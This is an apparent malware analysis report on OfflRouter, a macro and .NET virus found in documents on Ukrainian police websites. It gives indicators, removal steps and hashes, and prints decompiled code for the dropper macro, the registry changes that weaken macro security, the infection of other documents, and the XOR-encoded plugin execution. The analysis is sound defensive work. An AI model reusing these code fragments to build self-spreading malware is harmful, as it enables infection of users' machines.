Malware Analysis Report

Executive summary

On 24th May 2018 couple of documents have been found on the websites of National Police of Ukraine by MalwareHunterTeam. The documents have been infected with the OfflRouter - rare malware which utilizes the Office macros and .NET executable for infecting other documents and decoding and executing the plugins hidden on removable drives. This looks like the 1st stage of some cyberoperation, but curently it is not publicly known what tools on removable devices are used during the next stages and what kind of organizations are targeted in this campaign.

IOC

Created files

- `c:\Users\Public\ctrlpanel.exe`
- (optional) EXE files in `c:\Users\Public\Tools\`
- (optional) hidden ORP files in root directory of removable drive

Modified files

- *(nothing interesting)*

Modified registers

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Ctrlpanel`, data `c:\Users\Public`
- `HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\AccessVBOM`, data 1 *(Enable Trust access to the VBA project object model)*
- `HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings`, data 1 *(Enable All Macros)*
- `HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Options\DefaultFormat`, data "Doc"

Mutexes

- `ctrlpanelappppppp`

Injected processes

- *(nothing)*

Created processes

- `c:\Users\Public\ctrlpanel.exe`

Network communication

- *(nothing)*

Persistence/installation

- autostart `c:\Users\Public` via registry: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Ctrlpanel` (not working, instead of directory there should be path to application)

Recommendations for removal

- remove dropped artifacts from filesystem:
- `c:\Users\Public\ctrlpanel.exe`
- EXE files in `c:\Users\Public\Tools\`
- hidden ORP files on removable drives
- remove/revert changes in registry:
- remove value autostart persistence:
    - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Ctrlpanel`
- revert Office Macro security:
    - set `HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\AccessVBOM` to 0
    - set `HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings` to 2 *(Disable All macros with notification)*
- scan all `.doc` files on your removable and fixed drives with antivirus program that can detect this threat (examples are listed in the table at the end of this report). Remove the detected files.

Brief analysis

The sample is the Office document with VBA macro executed when document is opened. This macro will drop and run the executable file `ctrlpanel.exe`. This executable is the rare malware originally called OfflRouter and it is written in .NET Framework. It is able to infect another documents and decode and execute the (probably malicious) plugin tools hidden on removable drives. After this execution, all tools (including potentially new one just downloaded during this stage) are encoded and hidden on removable drive.

OfflRouter also modifies the settings of Microsoft Office 2010, enables the macro execution without any notification and also allows the programmatic access to the VBA object model from an automation client, which can be used for manipulating the VBA environment.

Complete analysis

The analyzed sample is Docm file: Microsoft Word Open XML macro-enabled document with macros. The VBA macro can be extracted for example with the tool `olevba` from python package `oletools`. The extracted source code of macro is shown in the screenshot below.



Fig.1: Sample opened in Microsoft Office

```
1  Private Function FE(V As String) As Boolean
2          On Error Resume Next: FE = (FileLen(V) > -1)
3  End Function
4
5  Private Property Let Y(Value As Long)
6          Put #1, , Value
7  End Property
8
9  Private Sub CheckHash()
10         Y = 9460301
11         ...
12         Y = 10095
13 End Sub
14
15 Private Sub CheckHash0()
16 ...
17 Private Sub CheckHash7()
18         Y = 1885420576
19         ...
20 End Sub
21
22 Private Sub Document_Open()
23         On Error GoTo L_
24         Dim ShS As String: ShS = "c:\Users\Public\ctrlpanel.exe"
25         If Not FE(ShS) Then
26                 Open ShS For Binary Access Write As #1
27                 Call CheckHash
28                 Call CheckHash0
29                 Call CheckHash1
30                 Call CheckHash2
31                 Call CheckHash3
32                 Call CheckHash4
33                 Call CheckHash5
34                 Call CheckHash6
35                 Call CheckHash7
36                 Close #1
37         End If
38         Call Shell(ShS)
39         L_:
40 End Sub
```

Fig.2: Extracted VBA macro code

On the line 24 it is defined the output file `c:\Users\Public\ctrlpanel.exe` and if this file does not exist, the procedures `CheckHash*` on the lines 27-35 writes the content of the file `ctrlpanel.exe` as the little-endian int32 numbers via the property `Y` (see lines 5-7 and example on 10-12). First number (line 10) is 9460301 (0x4D5A9000 as hexadecimal little-endian number), which first two bytes are "MZ" - the magic bytes represents the header of EXE file.

When the file `ctrlpanel.exe` is prepared, it is executed from this VBA macro (line 38).

Program `ctrlpanel.exe` is .NET executable, it can be decompiled into source code with various tools. For example, with ILSpy or Monodevelop. Fortunately, this sample is not obfuscated and it is easily readable for reverse engineers and also for developers.

In this binary is also present the string revealing the path to binary compiled on the developer's device: `E:\Projects\OfflRouter2\OfflRouter2\obj\Release\ctrlpanel.pdb`. This is classic string with path to file with debug symbols, but it can often tell us more about the original name of the malware sample. In this case, it seems that this sample is a part of the project `OfflRouter2`.

The decompiled Main function is shown in the Figure 3 below. We can see that analyzed sample uses mutes with name `ctrlpanelapppppp` for achieving the exclusivity: only one instance of this program can concurrently run on the system and perform malicious activities. Then the sample will set the registry value `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Ctrlpanel` to its home directory, but for achieving persistence and autostart functionality, there sould be path to application itself instead of its home directory.

Finally, using the timers the analyzed application executes the functionality of `PluginClass` and `VBAClass` with 3000 ms delay, or 1000 ms delay. Former class is responsible for executing plugins from the removable drives, second is responsible for infecting another documents.

```
public static void Main ()
{
    try {
        ctrlpanel.Main.MyMutex = Mutex.OpenExisting ("ctrlpanelapppppp");
    }
    catch (Exception expr_11) {
        ProjectData.SetProjectError (expr_11);
        ProjectData.ClearProjectError ();
    }
    if (ctrlpanel.Main.MyMutex == null) {
        ctrlpanel.Main.MyMutex = new Mutex (true, "ctrlpanelapppppp");
        try {
            Registry.SetValue ("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "Ctrlpanel", Globals._RootDir);
        }
        catch (Exception expr_59) {
            ProjectData.SetProjectError (expr_59);
            ProjectData.ClearProjectError ();
        }
        ctrlpanel.Main.VBAClass_Timer = new Timer (new TimerCallback (ctrlpanel.Main.VBAClass_Timer_CallBack), null, 1000, -1);
        ctrlpanel.Main.PluginClass_Timer = new Timer (new TimerCallback (ctrlpanel.Main.PluginClass_Timer_CallBack), null, 3000, -1);
        Application.Run ();
        return;
    }
    ctrlpanel.Main.MyMutex.Close ();
}
```

Fig.3: Decompiled main function

VBAClass. Class responsible for infecting another documents. First, the executed code modifies the macro security settings and default Word format in windows Registry (specifically targets Office Word 2010). Sample enables the programming access to VBA project object model and enables the execution of macros. See Figure 4. Then in the background obtains the list of files with extension ".doc" from all directories on removable drives and from the top-level directory of fixed drives, as we can see on the Figure 5.

```
Registry.SetValue (Globals._RegSecurity, "AccessVBOM", 1);
Registry.SetValue (Globals._RegSecurity, "VBAWarnings", 1);
Registry.SetValue (Globals._RegOptions, "DefaultFormat", "Doc");
```

Fig.4: Modification of macro security settings

```
DriveInfo[] drives = DriveInfo.GetDrives ();
for (int i = 0; i < drives.Length; i++) {
    DriveInfo driveInfo = drives [i];
    try {
        if (driveInfo.IsReady) {
            if (driveInfo.DriveType == DriveType.Removable) {
                list.AddRange (Directory.GetFiles (driveInfo.RootDirectory.FullName, Globals._DOC, SearchOption.AllDirectories));
            }
            if (driveInfo.DriveType == DriveType.Fixed) {
                list.AddRange (Directory.GetFiles (driveInfo.RootDirectory.FullName, Globals._DOC, SearchOption.TopDirectoryOnly));
            }
        }
    }
```

Fig.5: Searching for documents suitable for spreading infection

Next, all of this documents are copied to %TEMP% directory, sample inserts into them the same malicious macro that we analyzed before (Figure 6 and 7) and copies back to their original location.

```
VBComponent vBComponent = document.get_VBProject ().get_VBComponents ().Item (1);
CodeModule codeModule = vBComponent.get_CodeModule ();
codeModule.AddFromString (this.MyScript ());
document.Save ();
```

Fig.6: Infecting documents with macro

```
        private string MyScript ()
        {
            if (Operators.CompareString (this.MyScriptCache, "", false) != 0) {
                return this.MyScriptCache;
            }
            string text = "";
            text += "Private Function FE(V As String) As Boolean
";
            text += "On Error Resume Next:FE = (FileLen(V) > -1)
";
            text += "End Function
";
            text += "Private Property Let Y(Value As Long)
";
            text += "Put #1, , Value
";
            text += "End Property
";
            text += "Private Sub CheckHash
";
            BinaryReader binaryReader = new BinaryReader (new FileStream (Application.ExecutablePath, FileMode.Open, FileAccess.Read));
```

Fig.7: Construction of malicious macro for self-spreading the sample

PluginClass. Class responsible for execution of plugins. Plugins are stored on removable drives as encoded files with extension ".orp" (probably an acronym from the OfflRouterPlugin). The names of the plugins are base64-encoded (with the character '/' replaced with '!' due to filesystem restrictions). The content of these plugins are encoded (or "enciphered") using simple XOR-based cipher: `i`-th byte of file is xored with the value `(i+filelength+1) mod 256`. So, it is like XOR-cipher with key in the form of 256-bytes long string `(L)(L+1)(L+2)...`, where `L` is filesize of the plugin (see Figure 8).

```
public static void Encode_Decode_Bytes2 (ref byte[] Bytes)
{
    long arg_0A_0 = 0;
    long num = (long)(Bytes.Length - 1);
    for (long num2 = arg_0A_0; num2 <= num; num2 += 1) {
        Bytes [(int)num2] = (Bytes [(int)num2] ^ (byte)((num2 + (long)Bytes.Length + 1) % 256));
    }
}
```

Fig.8: XOR-based cipher for encoding/decoding the content of plugins

Decoding of ORP plugins will result in the EXE files which will be copied to the directory `c:\Users\Public\Tools\` and executed, as we can see on Figure 9. After the execution, these plugins are again encoded (content and filenames) and stored to the root directory of removable drive as the hidden system files with the extension ".orp" (Figure 10).

```
if (driveInfo.IsReady && driveInfo.DriveType == DriveType.Removable) {
    string[] files = Directory.GetFiles (driveInfo.RootDirectory.FullName, "*.orp", SearchOption.AllDirectories);
    string[] array = files;
    for (int j = 0; j < array.Length; j++) {
        string text = array [j];
        string fileNameWithoutExtension = Path.GetFileNameWithoutExtension (text);
        try {
            Directory.CreateDirectory (Globals._RootDir + "\Tools");
            string text2 = Globals._RootDir + "\Tools\" + Globals.DecodeFromBase64 (fileNameWithoutExtension) + ".exe";
            if (!File.Exists (text2)) {
                Globals.CopyAndEncode_Decode (text, text2);
                try {
                    Interaction.Shell (text2, 0, false, -1);
                }
```

Fig.9: Decoding and execution of the .orp plugins

```
files = Directory.GetFiles (Globals._RootDir + "\Tools\", "*.exe", SearchOption.TopDirectoryOnly);
string[] array2 = files;
for (int k = 0; k < array2.Length; k++) {
    string text3 = array2 [k];
    string fileNameWithoutExtension2 = Path.GetFileNameWithoutExtension (text3);
    string text4 = driveInfo.RootDirectory.FullName + "\" + Globals.EncodeToBase64 (fileNameWithoutExtension2) + ".orp";
    if (!File.Exists (text4)) {
        Globals.CopyAndEncode_Decode (text3, text4);
        File.SetAttributes (text4, FileAttributes.Hidden | FileAttributes.System);
    }
}
```

Fig.10: Encoding .orp plugins after execution and storing to the removable drive

Basic information about sample

File name:	Дільничні Індустріального ВП.doc *(Districts of Industrial IP.doc)*
File size:	4845235 B
File type:	Microsoft Word 2007+
MD5:	eed8d8c3117da749c1eb8f5b782fc3c9
SHA1:	4c1b5268aef6cbb86e3052a403f69046e5b9d8a9
SHA256:	a9ef9c6869d768d5550088510b958df2bcf4e6371eb3ff9f44ec54679c3e0399
SSDeep:	98304:uMe4ZAbVO5ui4Kw1TDcb26ft8VHQi2kBy6U43Hv698v0LbnlvViHZrYzv:TiVO/4VobzgHQ4c7WmpLKrYzv
Sample origin:	Document downloaded from the website of the National Police of Ukraine (hxxps://hk.npu.gov.ua/assets/sites/hk/dilnuchni/%D0%94%D1%96%D0%BB%D1%8C%D0%BD%D0%B8%D1%87%D0%BD%D1%96%20%D0%86%D0%BD

	%D0%B4%D1%83%D1%81%D1%82%D1%80%D1%96%D0%B0%D0%BB%D1%8C%D0%BD%D0%BE%D0%B3%D0%BE%20%D0%92%D0%9F.doc)
Capture date:	25.05.2018
Date of analysis:	30.05.2018
Analysis type:	Complete static and behavioral analysis
Affected systems:	Microsoft Windows with Microsoft Word installed (targeted 2010 edition, but it can run also on others)
AV detection:	31/60 VirusTotal, timestamp: 2018-05-30 09:38:00
ESET NOD32	VBA/TrojanDropper.Agent.GX
Kaspersky	Virus.MSWord.Orp.a
Microsoft	(not detected)
Symantec	W97M.Downloader
Tags:	Dropper, Office, Macro, OfflRouter

File name:	ctrlpanel.exe
File size:	35328 B
File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5:	40d2ccd570bd898cc31af1cbfe5fb08e
SHA1:	41d81d3275f8fe7be023b9731519cdf359743818
SHA256:	10e720fbcf797a2f40fbaa214b3402df14b7637404e5e91d7651bd13d28a69d8
SSDeep:	768:lByDu+9jvTABQDGz90g9wlQlf5tNKkD+CSvYcapUdzY:ApsBiGZ0g

	9rf5tNhS2Od
Sample origin:	Dropped from analyzed document (SHA1: 4c1b5268aef6cbb86e3052a403f69046e5b9d8a9)
Capture date:	30.05.2018
Date of analysis:	30.05.2018
Analysis type:	Complete static and behavioral analysis
Affected systems:	Microsoft Windows with Microsoft Word installed (targeted 2010 edition, but it can run also on others)
AV detection:	38/65 VirusTotal, timestamp: 2018-03-17 17:02:11
ESET NOD32	MSIL/Filecoder.BC
Kaspersky	Virus.MSIL.Orp.a
Microsoft	Trojan:Win32/Dynamer!ac
Symantec	Trojan.Gen
Tags:	Virus, OfflRouter, Plugins, .NET, Office, Macro

Metadata and additional filetype-specific info

File name:	Дільничні Індустріального ВП.doc
FileType	DOCM
FileTypeExtension	docm
MIMEType	application/vnd.ms-word.document.macroEnabled
ZipRequiredVersion	20
ZipBitFlag	0x0006
ZipCompression	Deflated

ZipModifyDate	1980:01:01 00:00:00
ZipCRC	0x413aa78d
ZipCompressedSize	457
ZipUncompressedSize	1798
ZipFileName	[Content_Types].xml
Template	Normal
TotalEditTime	10 minutes
Pages	11
Words	997
Characters	5684
Application	Microsoft Office Word
DocSecurity	None
Lines	47
Paragraphs	13
ScaleCrop	No
HeadingPairs	[u'41d43043743243043d438435', 1]
TitlesOfParts	Посада, звання,
Company	SPecialiST RePack
LinksUpToDate	No
CharactersWithSpaces	6668
SharedDoc	No
HyperlinksChanged	No
AppVersion	14.0

Title	Посада, звання,
Subject	
Creator	Пользователь
Keywords	
LastModifiedBy	Nayton Lis
RevisionNumber	4
CreateDate	2018:03:14 08:02:00Z
ModifyDate	2018:03:14 08:13:00Z

File name:	ctrlpanel.exe
FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	2015:09:03 10:06:32+02:00
PEType	PE32
LinkerVersion	11.0
CodeSize	13312
InitializedDataSize	20992
UninitializedDataSize	0
EntryPoint	0x527e
OSVersion	4.0

ImageVersion	0.0
SubsystemVersion	4.0
Subsystem	Windows GUI
FileVersionNumber	1.0.0.0
ProductVersionNumber	1.0.0.0
FileFlagsMask	0x003f
FileFlags	(none)
FileOS	Win32
ObjectFileType	Executable application
FileSubtype	0
LanguageCode	Neutral
CharacterSet	Unicode
Comments	Control panel component
CompanyName	Microsoft Corporation
FileDescription	Control panel component
FileVersion	1.0.0.0
InternalName	ctrlpanel.exe
LegalCopyright	
OriginalFileName	ctrlpanel.exe
ProductVersion	1.0.0.0
AssemblyVersion	1.0.0.0